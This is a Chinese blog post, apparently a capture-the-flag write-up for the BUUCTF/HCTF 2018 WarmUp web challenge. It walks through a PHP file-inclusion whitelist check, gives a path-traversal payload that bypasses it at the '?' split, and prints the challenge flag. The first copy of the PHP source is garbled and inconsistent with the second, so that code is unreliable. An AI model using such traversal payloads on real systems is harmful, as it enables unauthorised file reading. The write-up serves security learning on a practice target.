

BUUCTF Warmup Writeup

原创

[zgwz123456](#) 于 2020-12-25 08:49:08 发布 46 收藏

分类专栏: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/zgwz123456/article/details/111660141>

版权



[web](#) 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

The screenshot shows a challenge interface for '[HCTF 2018]WarmUp 1'. At the top, it indicates 'Challenge' with '6620 Solves'. The challenge title is '[HCTF 2018]WarmUp 1' with a 'PHP 代码审计' tag. Below the title, it says '点击启动靶机。' (Click to start the target machine). The 'Instance Info' section shows 'Remaining Time: 10721s' and a URL: 'http://b25fb280-e422-49a3-8af6-618fe53cfae9.node3.buuoj.cn'. There are two buttons: 'Destroy this instance' (red) and 'Renew this instance' (green). At the bottom, there is a 'Flag' input field and a 'Submit' button. A URL 'https://blog.csdn.net/zgwz123456' is visible at the bottom right of the screenshot.





<https://blog.csdn.net/zgwz123456>

点击链接进来我们发现一个大大的邪恶的笑脸
常规操作先查看源代码

```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body> == $0
    <!--source.php-->
    <br>
    
  </body>
</html>
```

<https://blog.csdn.net/zgwz123456>

发现有一个提示，提示我们有一个source.php，应该是个源代码，我们进去看一下

```
<?php
highlight_file($_FILE_);
class emma
{
    public static function checkFile($page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || ! is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $page = mb_substr(
            $page,
            0,
            mb_strlen($page, 'UTF-8')
        );
        if (in_array($page, $whitelist)) {
            return true;
        }

        $page = urldecode($page);
        $page = mb_substr(
            $page,
            0,
            mb_strlen($page, 'UTF-8')
        );
        if (in_array($page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emma::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
}
else {
    exit();
}
echo "<br><img src='\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg'\" />";
}
?>
```



<https://blog.csdn.net/zgwz123456>

这是一段对我们传的file参数的过滤

```

<?php
highlight_file(__FILE__);
class enmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

```

<https://blog.csdn.net/zgwwz123456>


他首先建立一个白名单，白名单内包含了source.php和hint.php，
 第一个判断是如果我们传的file参数为空或者不是字符串就返回false
 第二个if判断所传的参数是否在白名单内，如果是则返回正确，不是则进行下一步判断
 然后利用mb_substr函数对我们的参数相对于？问号进行分割
 再判断参数是否在白名单内
 这里我们会用到任意文件包含漏洞
 我们需要构造一个payload file=source.php?/.../.../.../.../.../ffffllllaaaagggg

```

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && enmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}

```

?> flag{7641ddd0-d609-4b89-b6fa-b0485757c22f}



这样我们就得到了flag